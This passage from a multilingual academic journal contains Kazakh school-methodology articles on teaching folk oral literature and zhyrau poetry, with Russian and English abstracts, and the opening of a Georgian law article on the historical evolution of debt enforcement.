Мағынаны тану	Венн диаграммасы, топтық жұмыс, мәтінмен жұмыс	Жаңа ақпаратты меңгерту
Ой толғаныс	«Бес жолды өлең», «Кейіпкерге хат», постер қорғау	Жаңа білімді қорытындылау

Тиімділігі:

- ❖ оқушылардың мәтінді түсіну және интерпретациялау қабілеттері артты;
- ❖ 80%-дан астам оқушыда пәнге қызығушылық байқалды;
- ❖ әдеби шығармашылық (өлең жазу, әңгіме құрастыру) деңгейі өсті.


Кемшіліктері:

- ❖ кейбір оқушылар үшін мақал-мәтелдердің мәнін түсіну қиындық тудырды;
- ❖ шығармашылық тапсырмаларда уақыт тапшылығы сезілді.

Жетістіктер:

Қызмет түрі	Қатысқан оқушылар саны	Орташа бағалау (10 баллдық шкала)
Ертегі сахналау	84	9.2
Мақал-мәтел сайысы	79	8.7
Жырдан көркемдік талдау	91	9.0

Оқушылардың халық ауыз әдебиеті түрлеріне қызығушылығы

**Ұсыныстар**

Бұл авторлық бағдарламаны енгізерде келесі ұсыныстарды ескеру қажет:

1. Әр жанрға бейімделген әдістерді қолдану – оқушы қызығушылығын сақтайды.
2. Цифрлық құралдарды тиімді пайдалану – интерактивтілікті арттырады.
3. Сабақта шығармашылық жұмыстарға уақыт бөліп, оқушыны еркіндікке тәрбиелеу қажет.
4. Бағалау жүйесінде критериалды бағалау әдісін қолдану – әділдік пен түсініктілікті қамтамасыз етеді.
5. Оқушылардың этномәдени ортасымен байланысты орнатып, ауыз әдебиетін отбасылық контексте де талқылауға ынталандыру маңызды [3].

Қорытынды

Жалпы алғанда, «Халық ауыз әдебиеті» тақырыбындағы авторлық бағдарлама оқушылардың әдеби-көркем танымын дамытуда, ұлттық құндылықтарды бойына сіңіруде нәтижелі болды. Бағдарламада қолданылған белсенді әдістер оқушыны тек білім алушы ретінде емес, әдебиетке жанашыр, ойлы тұлға ретінде қалыптастыруға мүмкіндік береді. Болашақта бұл бағдарлама кеңірек қолданыс тапса, жас ұрпақтың рухани дамуына оң әсер етері сөзсіз.

Педагогтер үшін бұл бағдарламаның артықшылығы – оны икемді түрде өзгертіп, түрлі деңгейдегі оқушылармен жұмысқа бейімдеуге болатындығы. Әдістеменің нәтижелілігі нақты көрсеткіштер мен сапалық өзгерістер арқылы дәлелденді.

Қорыта келгенде, «Халық ауыз әдебиеті» бағдарламасын кең көлемде енгізу – болашақ ұрпақтың тарихи жадын сақтауға, тілдік мәдениетін нығайтуға, ұлттық рухын көтеруге ықпал ететін маңызды қадам. Бұл әдістемелік тәжірибе қазіргі білім беру кеңістігінде мазмұн мен форманың тиімді үйлесімі арқылы оқу процесін жаңғыртудың үлгісі бола алады.

Қолданылған деректер тізімі:

10. Сыздықова Р. Сөздер сөйлейді. – Алматы: Санат, 2018. - 272 б.
11. Әбілқасымов Б. Қазақ әдеби тілінің тарихы. – Алматы: Білім, 2021. - 288 б.
12. Ахметова З. Мақал-мәтелдер әлемі. – Алматы: Рауан, 9 - 156 б.

Народное устное творчество (7-класс)

(Применение авторской программы на практике и результаты исследования)

Сатанбаева Панар Молдахановна

КГУ «Школа-лицей № 210» Управления образования города Алматы

Учитель казахского языка и литературы

Аннотация. В данной статье описываются результаты методической работы, проведённой в рамках авторской программы по теме «Народное устное творчество» для 7-класса. В ходе исследования была выявлена роль народного устного творчества в развитии языковых, культурных и творческих способностей учащихся. В программе представлен контент, популяризирующий национальные ценности, интегрированный с современными педагогическими методами. В результате повысился интерес учащихся к предмету, развились навыки анализа литературных текстов и творческой работы.

Ключевые слова: народное устное творчество, 7-класс, авторская программа, методика, национальные ценности, творчество.

Folk Oral Literature (Grade 7)

(Application of the author's program in practice and research results)

Satanbayeva Panar Moldakhanovna

KSU «School-lyceum № 210» of the Almaty City Education Department

Teacher of Kazakh language and literature

Abstract. This article describes the results of methodological work carried out within the framework of the author's program on the topic "Folk Oral Literature" for 7th grade. The study identified the role of folk oral literature in developing students' linguistic, cultural, and creative abilities. The program offers content that promotes national values and is integrated with modern pedagogical approaches. As a result, students' interest in the subject increased, and their skills in literary text analysis and creative work improved.

Keywords: folk oral literature, grade 7, author's program, methodology, national values, creativity.

Жыраулар поэзиясы – ақындықтың мөлдір бастауы (9-сынып) (Авторлық бағдарламаны тәжірибеде қолдану және зерттеу нәтижелері)

Далбаева Атен Урстенбековна

Алматы қаласы Білім басқармасының «№152 мектеп-гимназия» КММ, *Қазақ тілі мен әдебиеті пәні мұғалімі*

Аңдатпа. Бұл әдістемелік мақалада 9-сынып оқушыларына арналған «Жыраулар поэзиясы – ақындықтың мөлдір бастауы» атты авторлық бағдарламаның тәжірибеде қолданылуы мен оның нәтижелері сараланады. Мақалада жыраулық поэзияны оқыту арқылы оқушылардың әдеби-эстетикалық талғамын қалыптастыру, ұлттық рухани дүниетанымын кеңейту, тарихи сана мен сөз өнеріне қызығушылығын арттыру жолдары көрсетіледі. Авторлық бағдарлама мазмұнына енгізілген оқыту әдістері, жобалық тапсырмалар мен интербелсенді әдістер оқушылардың сыни ойлау, шығармашылық және зерттеушілік қабілеттерін дамытуды көздейді. Мақалада бағдарламаның тиімділігіне жүргізілген мониторинг пен талдау нәтижелері ұсынылады.

Түйінді сөздер: жыраулар поэзиясы, әдеби білім, авторлық бағдарлама, оқыту әдістемесі, тарихи сана, 9-сынып.

Кіріспе

Қазақ әдебиеті – халқымыздың тарихи-рухани жадының көрінісі. Әсіресе, жыраулар поэзиясы – ұлттық сананың қалыптасуына, елдік идеяның нығаюына зор ықпал еткен көркемдік дәстүр. Бұл поэзияны оқыту – тек көркем мәтінді меңгерту ғана емес, сонымен бірге оқушылардың ұлттық болмысын қалыптастыру, тарихи-мәдени мұраны таныту, көркем ойлау жүйесін дамыту болып табылады.

Жыраулық поэзия тақырыбын 9-сынып деңгейінде тереңірек оқытудың қажеттілігі – оқушы жасы мен олардың рухани танымының қалыптасу сатысымен байланысты. Алайда қазіргі оқу бағдарламаларында бұл тақырып шектеулі түрде ғана беріледі. Осы олқылықтың орнын толтыру мақсатында «Жыраулар поэзиясы – ақындықтың мөлдір бастауы» атты авторлық бағдарлама әзірленіп, тәжірибеде қолданылды.

Мақала мақсаты – авторлық бағдарламаны тәжірибеде қолдану арқылы жыраулар поэзиясын оқытудың тиімді әдістерін анықтау, оқушылардың әдебиетке қызығушылығын арттыру жолдарын ұсыну. Міндеттері:

- ❖ авторлық бағдарламаның мазмұны мен құрылымын сипаттау;
- ❖ қолданылған әдістер мен технологияларды көрсету;
- ❖ оқу үдерісіндегі тиімділігін талдау;
- ❖ басқа педагогтерге ұсыныстар жасау.

Бұл бағыттағы зерттеулер шетелдік тәжірибеде де кездеседі. Мәселен, фольклортану мен тарихи әдебиетке оқушыларды қызықтыруда Жапония, Корея, Финляндия сынды елдерде қолданылатын жобалық оқыту мен пәнаралық интеграция тәсілдері оң нәтижелер көрсетуде. Ал отандық ғалымдардан М. Жармұхамедұлы, С. Қасқабасов, Р. Бердібаев еңбектерінде жыраулық поэзияның тарихи, әдеби-философиялық ерекшеліктері ғылыми тұрғыда талданғанымен, мектептегі оқу тәжірибесіне бейімделген әдістемелік нұсқаулар жеткіліксіз [1].

Әдістеме

Авторлық бағдарлама жыраулар поэзиясын 9-сынып оқушыларына жүйелі әрі терең меңгертуді мақсат етті. Бағдарлама 10 апталық мерзімді қамтып, әр аптада жыраулық поэзияның бір қыры қарастырылады: тарихи контекст, көркемдік ерекшелік, жырау бейнесі, шешендік дәстүр т.б. Оқытуда төмендегідей әдістемелік тәсілдер қолданылды:

1. **Модульдік оқыту** – бағдарлама модульдерге бөлінді: кіріспе, жыраулық дәстүр, жыраулар өмірі мен шығармашылығы, тақырыптық-семантикалық талдау, шығармашылық жұмыс. Бұл тәсіл оқушылардың білімін жүйелеуге мүмкіндік берді.
2. **Интербелсенді әдістер** – «ойлан, жұптас, бөліс», «ақпараттық түйін», «ішіне-сыртына», «дөңгелек үстел» сияқты әдістер арқылы оқушылар талдау, пікір айту, салыстыру, қорытынды жасау дағдыларын дамытты.
3. **Жобалық жұмыс** – оқушылар шағын зерттеу жұмыстарын орындады. Мысалы, «Жырау – ақылгөй тұлға» тақырыбында шағын презентация, эссе немесе бейнеролик әзірледі.
4. **Цифрлық ресурстарды қолдану** – Padlet, Canva, Quizlet платформалары арқылы оқушылар тапсырмаларды шығармашылықпен орындап, өз жұмыстарын визуалды түрде ұсынды.
5. **Көркем мәтінмен жұмыс** – жырау шығармаларын мәнерлеп оқу, семантикалық карта жасау, сөздік қорын кеңейту мақсатында көркем сөйлемдерді жазу сияқты тапсырмалар берілді.
6. **Пәнаралық байланыс** – тарих, музыка, бейнелеу өнері пәндерімен интеграция арқылы жыраулық поэзияны жан-жақты ұғыну қамтамасыз етілді.

Бағдарламада оқыту қағидаттары – оқушы белсенділігі, тұлғалық бағдар, ұлттық мазмұн, диалогтік оқыту және рефлексия негізінде құрылған. Әдістеменің ерекшелігі – жыраулар шығармаларын тек оқыту емес, оларды қазіргі оқушы санасына жақындату, мағынасын өмірмен байланыстыра түсіндіру [2].

Практикада қолдану

Бағдарламаны Астана қаласындағы жалпы орта білім беретін мектептің 9-сынып оқушыларына енгізу арқылы жүзеге асырдық. 2024 жылдың қазан–желтоқсан айлары аралығында 20 сабақтан тұратын цикл өткізілді. Сабақтарда келесі бағыттарға басымдық берілді:


Сабақ реттік нөмірі	Сабақтың мазмұны	Қолданылған әдіс-тәсілдер
1-сабақ	Жыраулық поэзияның табиғаты мен шығу тегі. «Жырау деген кім?» сұрағына жауап іздеу.	Постер жасау, топтық жұмыс, пікірталас
3-сабақ	Асан Қайғы шығармашылығы және «Жерұйық» іздеуі.	Тарихи талдау, мәтінмен жұмыс, инсерт әдісі
5–6-сабақтар	Қазтуған мен Доспамбет жыраулардың поэзиясы. Көркемдік тіл мен ұлттық идея.	Салыстырмалы талдау, әдеби талдау кестесі
10-сабақ	«Жыраулар поэзиясы және қазіргі заман» тақырыбындағы пікірталас.	Пікірталас, «дөңгелек үстел», сыни ойлау стратегиялары

Зерттеу нәтижелері:

Сабақтардың тиімділігін анықтау үшін бастапқы және қорытынды диагностика жүргізілді. Оқушылардың әдеби-көркем мәтінді қабылдау, тарихи тұлғаларды тану, шығармашылық жұмысқа бейімділігі көрсеткіштері айтарлықтай өсті.

Мысалы:

- 70% оқушы өз ойын еркін жеткізе алатынын көрсетті (бастапқыда – 35%)
- 85% оқушы жыраулар поэзиясының тарихи маңызын танығанын айтты
- 65% оқушы шығармашылық тапсырмаларды (эссе, презентация, бейнеролик) сәтті орындады.



Артықшылықтары:

- ✓ Оқушы тұлғасын дамытуға бағытталған
- ✓ Әдебиетті өмірмен байланыстырады
- ✓ Цифрлық сауаттылық пен зерттеу дағдысын дамытады
- ✓ Ұлттық рухты, тарихи танымды тереңдетеді

Кемшіліктері:

- ✓ Кейбір оқушыларға жырау тіліндегі архаизмдер қиындық тудырды
- ✓ Уақыт тапшылығы – барлық модульді терең қамтуға мүмкіндік бермеді.

Ұсыныстар

Авторлық бағдарламаны оқу процесіне енгізу барысында төмендегідей ұсыныстарды ұсынуға болады:

- ❖ Жыраулар шығармаларын қазіргі тілмен түсіндіретін қосымша сөздік немесе аудармалық материал дайындау;
- ❖ Әр сабақта заманауи технологияларды (видео, анимация, аудиооқылым) көбірек қолдану;
- ❖ Бағдарламаны бейімдеп, қосымша үйірме немесе факультатив сабағы ретінде ұсыну;
- ❖ Әдебиет пен тарих пән мұғалімдерінің бірлесе жұмыс істеуін ұйымдастыру;
- ❖ Қорытынды бағалауда тек тест емес, шығармашылық өнімдерге де баға беру [3].

Қорытынды

«Жыраулар поэзиясы – ақындықтың мөлдір бастауы» атты авторлық бағдарлама – әдебиетті оқытудың мазмұнын тереңдетіп, оқушылардың рухани дамуына бағытталған тың әдістемелік ізденіс нәтижесі. Бағдарлама аясында жыраулар шығармашылығын тарихи-мәдени, көркемдік және философиялық тұрғыдан зерделеу арқылы оқушылардың әдеби танымы кеңейіп, ұлттық болмыс пен тарихи сананы түсіну деңгейі артты. Оқушы белсенділігі, шығармашылық ойлауы, көркем мәтінді талдау және салыстыру дағдылары айтарлықтай дамыды.

Бағдарламаның тәжірибеде сәтті қолданылуы – оқушылардың тек білімін ғана емес, тұлғалық қасиеттерін де дамытуға болатынын көрсетті. Әсіресе, жобалық жұмыстар мен заманауи технологияларды біріктіре қолдану – сабақтың мазмұнын тартымды етіп, оқушылардың қызығушылығын оятты. Бұл әдістеменің өмірмен байланысы бар, функционалды сауаттылық пен құндылықтарға негізделген оқытуға бет бұратынын дәлелдеді.

Жалпы алғанда, зерттеу нәтижелері мен сабақ барысындағы бақылау деректері көрсеткендей, авторлық бағдарлама жыраулық поэзияны оқытудың тиімді әрі мазмұнды үлгісі бола алады. Болашақта осы бағдарлама негізінде факультатив, элективті курс немесе онлайн ресурстар әзірлеу арқылы оны кең ауқымда қолдануға мүмкіндік бар. Бұл бастама жалпы білім беру жүйесіндегі ұлттық әдебиетті оқытудың сапасын арттыруға, өскелең ұрпақты рухани-мәдени тұрғыдан тәрбиелеуге зор үлес қоса алады.

Қолданылған деректер тізімі:

13. Қасқабасов С. XV–XVIII ғасырлардағы қазақ поэзиясы. – Алматы: Ғылым, 2014. - 312 б.
14. Бердібаев Р. Қазақ эпосы. – Алматы: Рауан, 2018. - 280 б.

15. Ахметов З. Қазақ поэзиясының өрнек тілі. – Алматы: Мектеп, 2019. - 240 б.

Поэзия жырау – чистый исток поэтического искусства (9-класс)

(Применение авторской программы на практике и результаты исследования)

Далбаева Атен Урстенбековна

КГУ «Школа-гимназия №152» Управления образования города Алматы

Учитель казахского языка и литературы

Аннотация. В данной методической статье рассматриваются внедрение и результаты авторской программы «Поэзия жырау – чистый исток поэтического искусства», предназначенной для учащихся 9-класса. В статье раскрываются пути формирования литературно-эстетического вкуса, расширения национального духовного мировоззрения, развития исторического сознания и интереса к искусству слова посредством изучения жырауской поэзии. Методы обучения, проектные задания и интерактивные технологии, включенные в содержание авторской программы, направлены на развитие критического мышления, творческих и исследовательских способностей учащихся. В статье также приведены результаты мониторинга и анализа эффективности программы.

Ключевые слова: поэзия жырау, литературное образование, авторская программа, методика преподавания, историческое сознание, 9-класс.

Zhyrau poetry – the pure source of poetic art (Grade 9)

(Application of the author's program in practice and research results)

Dalbayeva Aten Urstenbekovna

KSU «School-gymnasium № 152» of the Almaty City Education Department

Teacher of Kazakh language and literature

Abstract. This methodological article examines the implementation and outcomes of the author's program titled «Zhyrau Poetry – The Pure Source of Poetic Art» designed for 9th-grade students. The article highlights how teaching zhyrau poetry contributes to shaping students' literary and aesthetic taste, expanding their national spiritual worldview, and enhancing historical awareness and interest in the art of words. The instructional methods, project-based tasks, and interactive techniques included in the program aim to develop students' critical thinking, creativity, and research skills. The article presents monitoring and analytical results that demonstrate the effectiveness of the program.

Keywords: zhyrau poetry, literary education, author's program, teaching methodology, historical consciousness, 9th grade.

Legal Sciences

ვალის იძულებითი აღსრულების ისტორიული ევოლუცია: ანტიკურიდან თანამედროვე სამართლებრივ რეგულაციებამდე

ნანა როსტომაშვილი

საქართველოს დავით აღმაშენებლის სახელობის უნივერსიტეტის სამართლის
სკოლის დოქტორანტი; ქ. თბილისი საქართველო

აბსტრაქტი

ვალდებულების შეუსრულებლობას აქვს სხვადასხვა უარყოფითი გავლენა მონაწილე მხარეებზე, კერძოდ კი, მოვალეზე, კრედიტორზე, ბაზარზე და საზოგადოებაზე. ისტორიულად, ვალის აღსრულებისათვის მრავალი მექანიზმი შეიქმნა. სამწუხაროდ, აღსრულებაში გამოყენებული სანქციები, განსაკუთრებით კი პირადი ვალის შეუსრულებლობის ნაწილში, ყოველთვის საკმაოდ მკაცრი იყო.¹

წინამდებარე სტატიაში განხილულია პირადი ვალის აღსრულებაში გამოყენებული სანქციები. ნაშრომში წარმოდგენილია, რომ ზოგიერთი სანქცია, რომელიც გამოიყენებოდა ანტიკურ საზოგადოებებში, კვლავ გამოიყენება თანამედროვე სამართლებრივ სისტემებში, თუმცა მოდიფიცირებული ფორმით. ტრადიციული გადახდისუუნარობის (გაკოტრების) მარეგულირებელი ნორმები უმთავრესად კრედიტორის დაცვისკენ იყო მიმართული, ხოლო ჰუმანიტარული ასპექტი უგულებელყოფილი რჩებოდა. თანამედროვე საკანონმდებლო რეგულაციები კი მიზნად ისახავენ ვალდებულების შეუსრულებლობის შედეგად დაზარალებული ყველა მხარის ინტერესების დაბალანსებას.

მიუხედავად იმისა, რომ სიკვდილით დასჯა და მონობა აღარ არსებობს, ხოლო სავალო პატიმრობის პრაქტიკა დღეს მეტად შეზღუდულია, ისტორიული სამართლებრივი ინსტრუმენტი "ქონების იძულებითი რეალიზაცია" კვლავ რჩება მნიშვნელოვან სანქციად, თუმცა გარკვეული გამოწვევებით. ვალის გამო მონობა დღეს აღარ გამოიყენება, თუმცა, პირის მომავალი შემოსავლების იძულებითი გადაცემა კრედიტორისათვის გარკვეულწილად შეიძლება განიხილებოდეს თანამედროვე "სავალო მონობის" ფორმად.

საკვანძო სიტყვები: იძულებითი აღსრულება, ქონების ჩამორთმევა, უფლებების დაცვა

¹ Berggren, N. (1997). Rhetoric or reality? An economic analysis of the effects of religion in Sweden. The Journal of Socio-Economics, 26 (6), 571–596

The Historical Evolution of Debt Enforcement: From Antiquity to Modern Legal Regulations

Nana Rostomashvili

PhD student of David Aghmashenebeli University of Georgia – School of Law

Abstract

Failure to fulfill obligations has various negative impacts on the parties involved, specifically on the debtor, creditor, market, and society. Historically, many mechanisms were developed for debt enforcement. Unfortunately, the sanctions used in enforcement, especially regarding personal debt non-performance, were always quite severe.

This article examines the sanctions used in personal debt enforcement. The paper demonstrates that some sanctions that were used in ancient societies continue to be applied in modern legal systems, albeit in modified forms. Traditional insolvency (bankruptcy) regulations were primarily aimed at protecting creditors, while the humanitarian aspect remained neglected. Modern legislative regulations aim to balance the interests of all parties affected by the non-performance of obligations.

Despite the fact that the death penalty and slavery no longer exist, and debt imprisonment practice is highly limited today, the historical legal instrument of "forced realization of property" remains an important sanction, albeit with certain exceptions. Debt slavery is no longer used today; however, the forced transfer of a person's future income to the creditor can, to some extent, be considered a modern form of "debt bondage."

Keywords: Enforcement, Property Confiscation, Rights Protection

შესავალი

სესხის აღება ისტორიულად წარმოადგენდა მნიშვნელოვან ფინანსურ ინსტრუმენტს, რომელსაც ადამიანები ეკონომიკური სირთულეების დასაძლევად მიმართავდნენ. მიუხედავად იმისა, რომ ზოგიერთი გამსესხებელი უპროცენტო სესხებს გასცემდა, უმეტესად სესხი სარგებლის (პროცენტის) დანამატით გაიცემოდა. თუმცა, სარგებლის (პროცენტის) ლეგიტიმურობა ყოველთვის წარმოადგენდა დისკუსიის საგანს მისი ნეგატიური ასპექტების გამო, მაგალითად როგორიცაა: შრომის გარეშე მიღებული სარგებელი, ქონებრივი უთანასწორობა, ეკონომიკური არასტაბილურობა, მატერიალური რესურსების გაღიწვადი მსესხებელიდან კრედიტორისკენ, ინფლაციური ტენდენციების გაძლიერება, არაჰუმანური მიდგომები, მომხმარებელთა ჭარბვალიანობა და სამეწარმეო ინიციატივის შეშუპება.²

აღნიშნულ პრობლემებთან ერთად, მეცნიერთა ნაწილი მიუთითებს, რომ სარგებელზე დაფუძნებული ფინანსური ურთიერთობების შედეგები განსაკუთრებით მძიმეა დაბალშემოსავლიანი მსესხებლებისთვის,³ რადგან სესხის გაცემის პირობები ხშირად

² Cohen, J. (1982). The History of Imprisonment for Debt and its Relation to the Development of Discharge in Bankruptcy. *The Journal of Legal History*, 3 (2), 153–171.

³ Durkin, T. A. (1993). An economic perspective on interest rate limitations. *Georgia State University Law Review*, 9 (4).

არათანაბარზომიერად მძიმე ტვირთად აწვება სოციალურად დაუცველ ფენებს და გარკვეულწილად წარმოშობს თანამედროვე "სავალო მონობის" ფორმას.⁴

მიუხედავად იმისა, რომ დაბალშემოსავლიან პირებს ესაჭიროებათ მეტი ძალისხმევა სესხის დასაფარად, მათზე ხშირად ვრცელდება უფრო მაღალი საპროცენტო განაკვეთები მათი მაღალი რისკის გამო. თუმცა, სარგებელზე დაფუძნებული სესხებით გამოწვეული პრობლემა სცდება მხოლოდ ფინანსური ტვირთის ზრდას.⁵ კერძოდ, მნიშვნელოვანი ოდენობის ვალდებულება, მიუხედავად იმისა, არის თუ არა ის პროცენტიანი, გავლენას ახდენს არა მხოლოდ საკრედიტო და შრომის ბაზრებზე, საჯარო შემოსავლებსა და მართლმსაჯულების სისტემაზე, არამედ ნეგატიურად აისახება მოვალეთა და მათი ოჯახების ჯანმრთელობაზე, საცხოვრებელ პირობებზე, განათლებაზე, სოციალურ კეთილდღეობაზე, დასაქმებაზე, შემოსავლებსა და საზოგადოებრივ ჩართულობაზე. თუმცა, პრობლემა აქტუალურია მანამ, სანამ ვალი დაიფარება. მთავარი პრობლემა წარმოიქმნება იმ შემთხვევაში, როდესაც მოვალე ვერ ასრულებს ვალდებულებას. სანქციები, რომლებიც გამოიყენებოდა პირადი ვალის აღსრულებისთვის, ისტორიულად საკმაოდ მკაცრი იყო. ვინაიდან ეკონომიკურად მოწყვლად პირებს აქვთ უფრო მაღალი ალბათობა, რომ ვერ შეძლონ ვალის დაფარვა, ეს სანქციები ძირითადად მათ მიმართ გამოიყენებოდა. განსაკუთრებით აღსანიშნავია, რომ ვალდებულების შეუსრულებლობის შედეგები გაცილებით უფრო მძიმე იყო სოციალურად დაუცველი პირებისთვის.

სანქციები არ გამოიყენება ავტომატურად ყოველი ვალდებულებული ვალდებულებისთვის. თუ ვალის რესტრუქტურიზაცია, რომელიც მოიცავს გადახდის განახლებულ გრაფიკს და ის მისაღებია კრედიტორისთვის, შესაძლებელია ვალდებულების შესრულების ვადის გახანგრძლივება. ასევე, შესაბამისი თავდების არსებობა, რომელიც უზრუნველყოფს გადახდის გარანტიას, შესაძლოა გახდეს ვალის გადაწვევის საფუძველი. ასეთ შემთხვევებში, რესტრუქტურიზაციის შემდეგ ვალის თანხა ხშირად აღემატება თავდაპირველს. ეს დამატებითი თანხა განიხილება როგორც კომპენსაცია გადახდის გადავადებისთვის. თუმცა, როდესაც მცირეა იმის ალბათობა, რომ ვალი სრულად დაიფარება, კრედიტორები შესაძლოა დათანხმდნენ მოთხოვნის ნაწილობრივ დაკმაყოფილებას და მიიღონ გაცილებით ნაკლები თანხა, ვიდრე დარჩენილი ვალდებულებაა, იმის გათვალისწინებით, რომ ნაწილობრივი ანაზღაურების მიღება უკეთესია, ვიდრე სრული დაუკმაყოფილებლობა. თუმცა, თუ მოვალე საბოლოოდ ვერ შეასრულებს ვალდებულებას, მისი ქონება შეიძლება გამოყენებულ იქნეს მოთხოვნის დასაკმაყოფილებლად.⁶

თავი 1. ვალის აღსრულების მექანიზმები და მათი ისტორიული განვითარება

ისტორიულად, კრედიტორები სხვადასხვა მეთოდებს იყენებდნენ სესხის დაბრუნების უზრუნველსაყოფად. გარანტიის სახით გამოიყენებოდა უძრავი და მოძრავი ქონება, ასევე პიროვნებები, რათა ვალის გადაუხდელობის შემთხვევაში კრედიტორის

⁴ Farooq, M. (2012). Interest, usury and its impact on the economy. Dialogue, 7 (3), 265–276.

⁵ Erdem, E. (2018). Kur'an'da riba (faiz) ayetlerinin kademeli nüzulü ve üslubu: İslam'ın ticaret, infak ve finans sistemi üzerinden bir inceleme [The gradual revelation and style of the riba (interest) verses in Quran: An enquiry regarding the trade, aid and finance system of Islam]. In T. Eğri & Z. H. Orhan (Eds.), İslam iktisadi perspektifinden faiz [Interest from the perspective of Islamic economics] (pp. 1–51). İktisat Yayınları.

⁶ Gross, K. (1990). Debtor as Modern Day Peon: A Problem of Unconstitutional Conditions. Notre Dame Law Review, 65 (2), 165–205.

ინტერესები დაცული ყოფილიყო. ვალდებულების არ შესრულება ხშირად სისხლის სამართლის დარღვევად მიიჩნეოდა, რასაც დებიტორის დაპატიმრება მოჰყვებოდა. განსაკუთრებით მკაცრი იყო ვალის სამართალი ძველ რომში, სადაც კრედიტორებს უფლება ჰქონდათ დაესაჯათ ან მოეკლათ მევალეები - ვალის გადაუხდელობის შემთხვევაში.

ძველ ეგვიპტეში სასამართლო დებიტორს ავალდებულებდა განსაზღვრულ ვადაში ვალის დაფარვას. თუ იგი ამას ვერ ახერხებდა, მას 100 დარტყმის სახით ფიზიკური სასჯელი ეკუთვნოდა. ასეთი მკაცრი ზომები ვალის დროულად დაფარვის მოტივაციას წარმოადგენდა.

ძველ ასურეთში ვალის გადაუხდელობა განდევნით ისჯებოდა, ხოლო ქრისტიანობაში ვალის გადაუხდელობა ქურდობის ეკვივალენტურ ცოდვად ითვლებოდა და ღვთის სამსჯავროს იწვევდა. ისლამურ სამართალში სესხი რელიგიური ვალდებულება იყო და, მისი გადაუხდელობა იწვევდა ქონების ჩამორთმევას ან სხვა სანქციებს.

სხვადასხვა საზოგადოებაში, განვითარდა ვალის გადაუხდელობის აღსრულების ოთხი ძირითადი მექანიზმი: პატიმრობა, ფულადი კომპენსაცია, ქონების ჩამორთმევა და მონობა.

პატიმრობა - უძველესი დოკუმენტური ჩანაწერები ვალთან დაკავშირებული პატიმრობის შესახებ სუმერებს ეკუთვნის. ჩვენს წელთაღრიცხვამდე XXIV საუკუნის კანონმდებლობით გათავისუფლებულ იქნენ ის პირები, რომლებიც ვალის გადაუხდელობის გამო ტყვეობაში იმყოფებოდნენ;

ძველ ეგვიპტეში (ჩვენს წელთაღრიცხვამდე VIII საუკუნე) მოვალეები, რომლებიც ვალს არ იხდიდნენ პატიმრობით ისჯებოდნენ. შუა საუკუნეების ინგლისში XIII საუკუნიდან ფუნქციონირებდა სპეციალური ციხეები მხოლოდ ვალის გადაუხდელი პირებისთვის, მსგავსი პრაქტიკა არსებობდა ნორვეგიაშიც XIX საუკუნის ბოლომდე.

